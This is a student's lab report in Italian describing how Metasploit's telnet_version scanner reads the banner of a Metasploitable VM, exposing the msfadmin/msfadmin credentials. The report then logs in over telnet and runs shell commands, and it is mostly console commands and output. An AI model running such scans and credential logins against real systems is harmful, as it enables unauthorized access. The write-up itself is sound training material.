Esercitazione W16D1 - Pratica 1

Exploit Telnet

Fabio Benevento - 19/02/2024

Traccia

Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable. **Requisito**: Seguire gli step visti in lezione teorica. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40

Implementazione

Dopo aver avviato il tool Metaspoloit con il comando `search telnet_version` ho ricercato l'exploit `auxiliary/scanner/telnet/version` visto a lezione e l'ho selezionato tramite il comando `use 1`.

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version                  normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version                            normal  No     Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
```

Ho quindi analizzato i parametri richiesti tramite il comando `show options`

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                        asploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.
```


L'unico parametro obbligatorio non settato è il parametro RHOSTS che ho impostato con l'indirizzo della macchina target Metasploitable ovvero 192.168.1.40. Il resto dei parametri vanno bene nella configurazione di default.
Ho riverificato la correttezza dei parametri eseguendo nuovamente il comando `show options`

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                        asploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Ho avviato l'exploit con il comando omonimo.
Come è possibile vedere dalla schermata seguente l'exploit va a buon fine e indica le credenziali di accesso per il servizio telnet (username: msfadmin - password: msfadmin)

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _       _ _          _       _          ____  \x0a _ __ ___   ___| |_
__ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ _____ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x
0a| | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|
|_.__/|_|\___|_____|\x0a                                 |_|                                              \x0a\x0a\x0aWarning: Never expose t
his VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\
x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Provando l'accesso al servizio telnet con le credenziali individuate è effettivamente possibile connettersi alla macchina target Metasploitable ed eseguire i comandi di shell come evidenziato nella schermata successiva.


msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40 23
[*] exec: telnet 192.168.1.40 23
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Fri Jan 26 23:23:07 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ps -aux
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.1 0.1 2844 1688 ? Ss 23:22 0:01 /sbin/init
root 2 0.0 0.0 0 0 ? S< 23:22 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S< 23:22 0:00 [migration/0]
root 4 0.0 0.0 0 0 ? S< 23:22 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? S< 23:22 0:00 [watchdog/0]
root 6 0.0 0.0 0 0 ? S< 23:22 0:00 [events/0]
root 7 0.0 0.0 0 0 ? S< 23:22 0:00 [khelper]
root 41 0.0 0.0 0 0 ? S< 23:22 0:00 [kblockd/0]
root 44 0.0 0.0 0 0 ? S< 23:22 0:00 [kacpid]
root 45 0.0 0.0 0 0 ? S< 23:22 0:00 [kacpi_notify]
root 91 0.0 0.0 0 0 ? S< 23:22 0:00 [kseriod]
root 130 0.0 0.0 0 0 ? S 23:22 0:00 [pdflush]